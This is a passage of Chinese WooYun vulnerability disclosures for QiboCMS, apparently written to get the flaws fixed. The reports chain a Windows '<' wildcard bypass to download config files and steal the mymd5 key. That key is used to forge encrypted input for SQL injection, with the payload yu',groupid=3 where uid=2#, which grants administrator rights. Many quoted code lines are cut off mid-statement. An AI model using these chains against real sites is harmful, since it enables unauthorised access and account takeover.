            }
            $info = $this->obj->DB_select_once("member","`uid`='".$
            if(is_array($info))
            {
                $info['username'] = $cert['check2'];
                if($this->config[sy_uc_type]=="uc_center" && $info[
                {
                    $this->obj->uc_open();
                    uc_user_edit($info[username], "", $password, $i
                }else{
                    $salt = substr(uniqid(rand()), -6);
                    $pass2 = md5(md5($password).$salt);
                    $value="`password`='$pass2',`salt`='$salt'";
                    $this->obj->DB_update_all("member",$value,"`uic
                }
                $this->obj->ACT_layer_msg('密码修改成功！',9,$this->u
            }else{
```

在满足这些条件后 甚至可以改任意用户的密码



漏洞证明



修复方案

漏洞的源头还是任意文件删除 怎么能让用户直接控制呢。

WooYun-2014-65835：Qibocms图片系统任意文件查看导致的多处注入(可提升自己为管理员)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-065835

简要描述

最大化。 还有个跟之前类似的洞 这里就不多说了。

详细说明

http://**.**.**.**/down2.php?v=photo1.0#down

下载地址

还有类似的 就说这里了。

在photo/member/post.php中

```
require_once(Mpath."inc/check.postarticle.php");

if($job=='postnew')

{

    if($step=='post')

    {

        post_new();

        //生成静态

        make_article_html("$Murl/member/post.php?job=endHTML&aid=$a

        $mid && $mid<106 && $none='none';

        refreshto("?job=postnew&fid=$fid","<CENTER>[<A HREF='?job=p

    }
```

在这里 又是包含这个文件进来。

inc/check.postarticle.php

进去看看。

```
$postdb[smalltitle]    =    filtrate($postdb[smalltitle]);
    $postdb[picurl]        =    filtrate($postdb[picurl]);
    //$postdb[description]=    filtrate($postdb[description]);
    $postdb[author]        =    filtrate($postdb[author]);
    $postdb[copyfrom]    =    filtrate($postdb[copyfrom]);
    $postdb[copyfromurl]=    filtrate($postdb[copyfromurl]);
    $postdb[description]    =    preg_replace('/javascript/i','java
    $postdb[description]    =    preg_replace('/<iframe ([^<>]+)>/i
    //针对火狐浏览器做的处理
    $postdb[content]=str_replace("=\\\"../$webdb[updir]/","=\\\"$we
    if(!$groupdb[PostNoDelCode]){
        $postdb[content]    =    preg_replace('/javascript/i','java
        $postdb[content]    =    preg_replace('/<iframe ([^<>]+)>/i
    }
    //采集外部图片
    $postdb[content]    =    get_outpic($postdb[content],$fid,$GetO
```

在这里又调用了get_outpic这个函数 可以跟之前发的媒体版结合解析漏洞Getshell那样一样的利用。

这里我就不多说这个了、

继续往下面看 看看有神马不同的没。

这里和媒体版的那个还是有不同的

```
if($post_db){
        foreach($post_db[photourl][url] AS $key=>$value){
            $value=trim($value);
            if(!$value||eregi("://",$value)){
                continue;
            }
            if(!$postdb[picurl]){
                copy(ROOT_PATH."$webdb[updir]/$value",ROOT_PATH."$w
                $postdb[picurl]="{$value}.jpg";
            }
            move_attachment($lfjuid,tempdir($value),$downloadDIR);
```

在这里$post_db 结合 qibocms的伪全局 直接 提交一下就行了。

```
foreach($post_db[photourl][url] AS $key=>$value){
            $value=trim($value);
            if(!$value||eregi("://",$value)){
                continue;
            }
```

在这里循环出来后 不能让他匹配出:// 然后继续看

if(!$postdb[picurl]){ 当这个为false的时候进入分支所以就不提交这个了。

```
copy(ROOT_PATH."$webdb[updir]/$value",ROOT_PATH."$webdb[updir]/{$va
                $postdb[picurl]="{$value}.jpg";
```

然后把循环出来的value copy成jpg。

这里如果我们控制这个$value为配置文件 然后copy成.php.jpg后就可以直接查看配置文件了。

但是这只是一个任意文件读取。 怎么来把他最大利用呢。

继续看在member/yz.php中

```
elseif($action=='mobphone2')

{

if($lfjdb[mob_yz]){

showerr("请不要重复验证手机号码!");

}

if(!$yznum){

showerr("请输入验证码");

}

elseif(!$md5code){

showerr("资料有误");

}else{

unset($code,$mobphone,$uid);

list($code,$mobphone,$uid)=explode("\t",mymd5($md5code,"DE") );

if($code!=$yznum||$uid!=$lfjuid){

showerr("验证码不对");

}

}

add_user($lfjuid,$webdb[YZ_MobMoney],'手机号码审核奖分');

$db->query("UPDATE {$pre}memberdata SET
mobphone='$mobphone',mob_yz='1' WHERE uid='$lfjuid'");
```

把$mobphone直接带入到了查询当中 而且在set位 如果可以成功引入单引号的话那可就可以直接提升自己为管理了。

但是qibocms 对全局的GET POST COOKIE都addslashes了。

来看看这函数

```
function mymd5($string,$action="EN",$rand=''){ //字符串加密和解密
    global $webdb;
    $secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!'; //绝密字
    if(!is_string($string)){
        $string=strval($string);
    }
    if($string==="") return "";
    if($action=="EN") $md5code=substr(md5($string),8,10);
    else{
        $md5code=substr($string,-10);
        $string=substr($string,0,strlen($string)-10);
    }
    //$key = md5($md5code.$_SERVER["HTTP_USER_AGENT"].$secret_strin
    $key = md5($md5code.$secret_string);
    $string = ($action=="EN"?$string:base64_decode($string));
    $len = strlen($key);
    $code = "";
    for($i=0; $i<strlen($string); $i++){
        $k = $i%$len;
        $code .= $string[$i]^$key[$k];
    }
    $code = ($action == "DE" ? (substr(md5($code),8,10)==$md5code?$
    return $code;
}
```


是一个加密解密的函数　　如果可以知道key的话　那就可以自己生成一个语句然后来注入了。

然后利用任意文件读取那洞 可以看到key的。

SO Come on.


漏洞证明

首先利用任意文件读取。读取data/config.php



成功拿到key 然后自己写个脚本 来生成一个语句。







构造一下语句yu',groupid=3 where uid=2#


groupid 为3的话即为管理员

不知道uid的话 可以直接就构造yu' 报错后就能看到uid

然后调用函数生成一下语句。









```
-----------------------------+------------+-----------+-
|   1 | admin     |          |     3 |         1 |
  | 1265 |          0 | 79153996 | 4299731 | 140341851
  | 127.0.0.1 |    1 | 1890-00-00 | http://news.net/uplo
       |  115 | 1300686405 | 888888 |       |         |
  |    345 | cvbnmmm |             | 13399999999 |
 a:1:{s:7:"endtime";s:0:"";} |          5 |         0 |
|   2 | xiaoyu    |          |     3 |         0 |
  |   65 |          0 |        0 |    1946 | 140342284
  | 127.0.0.1 |    0 | 0000-00-00 |
       |    0 |          0 |       |       |         |
  |      0 |          |          | yu          |
                          |          0 |         0 |
+------+-----------+----------+----------+-----------+--
```

成功update。

调用这函数的地方还有很多

在inc/common.inc.php中

```
if($_COOKIE["adminID"]&&$detail=mymd5($_COOKIE["adminID"],'DE',$onl
    unset($_uid,$_username,$_password);
    list($_uid,$_username,$_password)=explode("\t",$detail);
    $lfjdb=$db->get_one("SELECT * FROM {$pre}memberdata WHERE uid=
}
if($lfjdb[yz]){
    $lfjid=$lfjdb['username'];
    $lfjuid=$lfjdb['uid'];
    $lfjdb[icon] && $lfjdb[icon]=tempdir($lfjdb[icon]);
    if($lfjdb['groupid']==3||$lfjdb['groupid']==4){
        $web_admin=$sort_admin='1';
    }
    if( file_exists(ROOT_PATH."data/group/{$lfjdb[groupid]}.php") )
        [[email protected]](/cdn-cgi/l/email-protection)( ROOT_PATH
```

貌似验证通过了就直接登录后台　来看看。

$_COOKIE["adminID"]&&$detail=mymd5($_COOKIE["adminID"],'DE',$onlineip

在这里　调用了这函数　这里需要注意一下　后面还跟了第三个参数$onlineip

看看第三个参数在函数中起的作用。

```
function mymd5($string,$action="EN",$rand=''){ //字符串加密和解密
    global $webdb;
    $secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!';
```


加入到了这个$secret_string里面。

然后$onlineip　这个是根据xff来的 最后判断了一下是否是正确的ip

如果不正确 ip就为... 这里我们构造xff为一个错误的ip就行

$onlineip就为...了。

然后再生成一下语句。



应该可以直接登录后台 懒得弄了。

修复方案

源头还是任意文件查看。，

WooYun-2014-66459：qibocmsV7整站系统任意文件下载导致无限制注入多处(可提升自己为管理Demo演示)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-066459

简要描述

我擦 写完标题后发现标题如此的长。

应该是qibo中用得最多的系统了把。

与之前我发的那个有所不同。 Fuzz。

发现qibo是不是换人了? 给分给的越来越低? 之前18 到 10 到现在的5分了?

用demo来演示演示把。

应该可以直接登录后台 懒得弄了。

如果这个洞还不给20的话 我只能呵呵了。

详细说明

http://**.**.**.**/down2.php?v=v7#down

下载地址 刚下载的。

在inc/job/download.php中

```
$url=trim(base64_decode($url));

$fileurl=str_replace($webdb[www_url],"",$url);

if( eregi(".php",$fileurl) && is_file(ROOT_PATH."$fileurl") ){

    die("ERR");

}

if(!$webdb[DownLoad_readfile]){

    $fileurl=strstr($url,"://")?$url:tempdir($fileurl);
```

```
    header("location:$fileurl");
    exit;
}
if( is_file(ROOT_PATH."$fileurl") ){
    $filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $_filename=preg_replace("/([\d]+)_(200[\d]+)_([^_]+)\.([^\.]+)/
    if(eregi("^([a-z0-9=]+)$",$_filename)&&!eregi("(jpg|gif|png)$",
        $filename=urldecode(base64_decode($_filename)).".$filetype'
    }
    ob_end_clean();
    header('Last-Modified: '.gmdate('D, d M Y H:i:s',time()).' GMT
    header('Pragma: no-cache');
    header('Content-Encoding: none');
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-type: '.$filetype);
    header('Content-Length: '.filesize(ROOT_PATH."$fileurl"));
    readfile(ROOT_PATH."$fileurl");
}else{
    if(eregi(".php",$fileurl)){
        header("location:$fileurl");
        exit;
    }
    $filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $fileurl=strstr($url,"://")?$url:tempdir($fileurl);
```

```
    ob_end_clean();
    header('Last-Modified: '.gmdate('D, d M Y H:i:s',time()).' GMT
    header('Pragma: no-cache');
    header('Content-Encoding: none');
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-type: '.$filetype);
    readfile($fileurl);
```

```
$url=trim(base64_decode($url))
$fileurl=str_replace($webdb[www_url],"",$url);
if( eregi(".php",$fileurl) && is_file(ROOT_PATH."$fileurl") ){
    die("ERR");
```

这里由于是解码后再匹配 所以不能靠编码绕过。

只要匹配到.php就退出 。 测试了一下.php. 也会被匹配出。

这里还开启了i模式 所以像phP之类的大小写绕过也没办法。

难道真的没办法了?

```
if( is_file(ROOT_PATH."$fileurl") ){
    $filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $_filename=preg_replace("/([\d]+)_(200[\d]+)_([^_]+)\.([^\.]+)/
    if(eregi("^([a-z0-9=]+)$",$_filename)&&!eregi("(jpg|gif|png)$",
        $filename=urldecode(base64_decode($_filename)).".$filetype'
    }
    ob_end_clean();
    header('Last-Modified: '.gmdate('D, d M Y H:i:s',time()).' GMT
    header('Pragma: no-cache');
    header('Content-Encoding: none');
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-type: '.$filetype);
    header('Content-Length: '.filesize(ROOT_PATH."$fileurl"));
    readfile(ROOT_PATH."$fileurl");
```

在这里调用了is_file这函数来检测文件是否存在,如果存在的话才会进入这语句块。

由于匹配出.php 就会退出。 能有什么办法呢?

这里我们来fuzz is_file这函数一下。

```
<?php

for ($i=0; $i<255; $i++) {

$yu = '1.ph' . chr($i);

$yu1 = @is_file($yu);

if (!empty($yu1)){

echo chr($i);

echo "</br>";

}

}

?>
```

在本地新建一个1.php的文件。 然后is_file 看看有神么能输出来。



可以看到除开 P p 还有其他的

因为开启了i 所以P p 都不行 来试试<

```
<?Php

$a=$_GET[a];

$b=is_file($a);

var_dump($b);
```





可以看到1.ph< 返回了true 这样不就可以绕过这个的过滤了?

因为我看英文看不怎么懂。。 那些什么翻译 翻译来又太蛋疼了 一大堆翻译错误的。

以下是我的理解 可能有错 也请大牛来指导指导了。

因为当PHP解析器解析这些函数的时候 会调用winapi


调用了Winapi的函数Findfirstfile

然后<字符被转换成了* 成了通配符。

所以导致1.ph< 找到了1.php。

也就导致了这个漏洞的产生。

这里不止is_file函数调用了这个api 大部分的函数都调用了这个api



可以看到unlink函数用这方法就不行。

没调用这api的函数大概有unlink、rename、rmdir就这三个了。

其他的函数基本都调用了。

上面那个介绍完了，继续回到qibocms。。

```
if( is_file(ROOT_PATH."$fileurl") ){
    $filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $_filename=preg_replace("/([\d]+)_(200[\d]+)_([^_]+)\.([^\.]+)/
    if(eregi("^([a-z0-9=]+)$",$_filename)&&!eregi("(jpg|gif|png)$",
        $filename=urldecode(base64_decode($_filename)).".$filetype"
    }
    ob_end_clean();
    header('Last-Modified: '.gmdate('D, d M Y H:i:s',time()).' GMT
    header('Pragma: no-cache');
    header('Content-Encoding: none');
    header('Content-Disposition: attachment; filename='.$filename);
    header('Content-type: '.$filetype);
    header('Content-Length: '.filesize(ROOT_PATH."$fileurl"));
    readfile(ROOT_PATH."$fileurl");
```

在这里通过is_file的判断后。

```
$filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $_filename=preg_replace("/([\d]+)_(200[\d]+)_([^_]+)\.([^\.]+)/
    if(eregi("^([a-z0-9=]+)$",$_filename)&&!eregi("(jpg|gif|png)$",
        $filename=urldecode(base64_decode($_filename)).".$filetype"
    }
```

对这些有进行了各种处理，但是我没搞懂对这些的处理有什么用？

readfile(ROOT_PATH."$fileurl")

最后带入readfile 的是$fileurl。

Come on 利用来吧。

```
$url=trim(base64_decode($url));

$fileurl=str_replace($webdb[www_url],"",$url);

if( eregi(".php",$fileurl) && is_file(ROOT_PATH."$fileurl") ){

    die("ERR");


}
```

这里由于会先解码所以首先要自己编码一次。


这里我们来下载data/config.php 这文件。

对data/config.php base64 encode

试试



被匹配出了 再对data/config.ph< base64 encode



成功下载到配置文件

这里如何让任意文件下载变成注入?

这里qibocms 里面有一个加密解码的函数

```
function mymd5($string,$action="EN",$rand=''){ //字符串加密和解密
    global $webdb;
    if($action=="DE"){//处理+号在URL传递过程中会异常
        $string = str_replace('QIBO|ADD','+',$string);
    }
    $secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!'; //绝密字
    if(!is_string($string)){
        $string=strval($string);
    }
    if($string==="") return "";
    if($action=="EN") $md5code=substr(md5($string),8,10);
    else{
        $md5code=substr($string,-10);
        $string=substr($string,0,strlen($string)-10);
    }
    //$key = md5($md5code.$_SERVER["HTTP_USER_AGENT"].$secret_strin
    $key = md5($md5code.$secret_string);
    $string = ($action=="EN"?$string:base64_decode($string));
    $len = strlen($key);
    $code = "";
    for($i=0; $i<strlen($string); $i++){
        $k = $i%$len;
        $code .= $string[$i]^$key[$k];
    }
```

```
    $code = ($action == "DE" ? (substr(md5($code),8,10)==$md5code?$
    if($action=="EN"){//处理+号在URL传递过程中会异常
        $code = str_replace('+','QIBO|ADD',$code);
    }
    return $code;
}
```

这里的key是保存到配置文件里面的，当我们拿到key过后就可以调用这函数自己来生成一个加密的字符串。

再找哪里调用了这函数来解密的。 这样就无视了qibocms的全局转义。

key 就是保存到data/config.php里面的 刚才通过任意文件下载已经拿到了。

```
$webdb['FtpHost']='127.0.0.1';
$webdb['DownLoad_readfile']='1';
$webdb['yzImgAdminLogin']='0';
$webdb['AutoCutFace']='0';
$webdb['cookieDomain']='';
$webdb['bokecc_id']='';
$webdb['miibeian_gov_cn']='京ICP备050453号';
$webdb['copyright']='';
$webdb['mymd5']='o[redacted]d';
$webdb['companyTrade']='机械及行业设备
普通机械制造
```


还是给官方的key打个码、

来找找哪里调用了这函数的。

首先在member/yz.php里面

```
elseif($action=='mobphone2')

{

    if($lfjdb[mob_yz]){

        showerr("请不要重复验证手机号码!");

    }

    if(!$yznum){

        showerr("请输入验证码");

    }elseif(!$md5code){

        showerr("资料有误");

    }else{

        unset($code,$mobphone,$uid);

        list($code,$mobphone,$uid)=explode("\t",mymd5($md5code,"DE'

        if($code!=$yznum||$uid!=$lfjuid){

            showerr("验证码不对");

        }

    }

    add_user($lfjuid,$webdb[YZ_MobMoney],'手机号码审核奖分');

    $db->query("UPDATE {$pre}memberdata SET mobphone='$mobphone',mo

    refreshto("yz.php?job=mob","恭喜你,你的手机号码成功通过审核,你同时得到
```

这里调用了mymd5 而且是decode 所以解码后就能直接注入了。

而且可以发现update的表是memberdata 这个表里面groupid column 就是用来判断是不是管理员的。

而且$mobphone 是解码后来的 而且直接在set位 这里只要稍微构造一下

就可以直接update groupid=3 然后就提升自己为管理员了。

这里在之前的图片系统里提到过 就不多说了。

再继续来看看。

在inc/common.inc.php中 登录后台的时候也调用了这个

```
if($_COOKIE["adminID"]&&$detail=mymd5($_COOKIE["adminID"],'DE',$onl
    unset($_uid,$_username,$_password);
    list($_uid,$_username,$_password)=explode("\t",$detail);
    $lfjdb=$db->get_one("SELECT * FROM {$pre}memberdata WHERE uid=
}
```

mymd5($_COOKIE["adminID"],'DE',$onlineip)

这里解码的时候还调用了$onlineip进了第三个参数

$secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!'; //绝密字符串,可以任意设定

可以看到第三个参数是进了这个变量然后带入了加密中 看看$onlineip怎么来的。

来看看全局文件

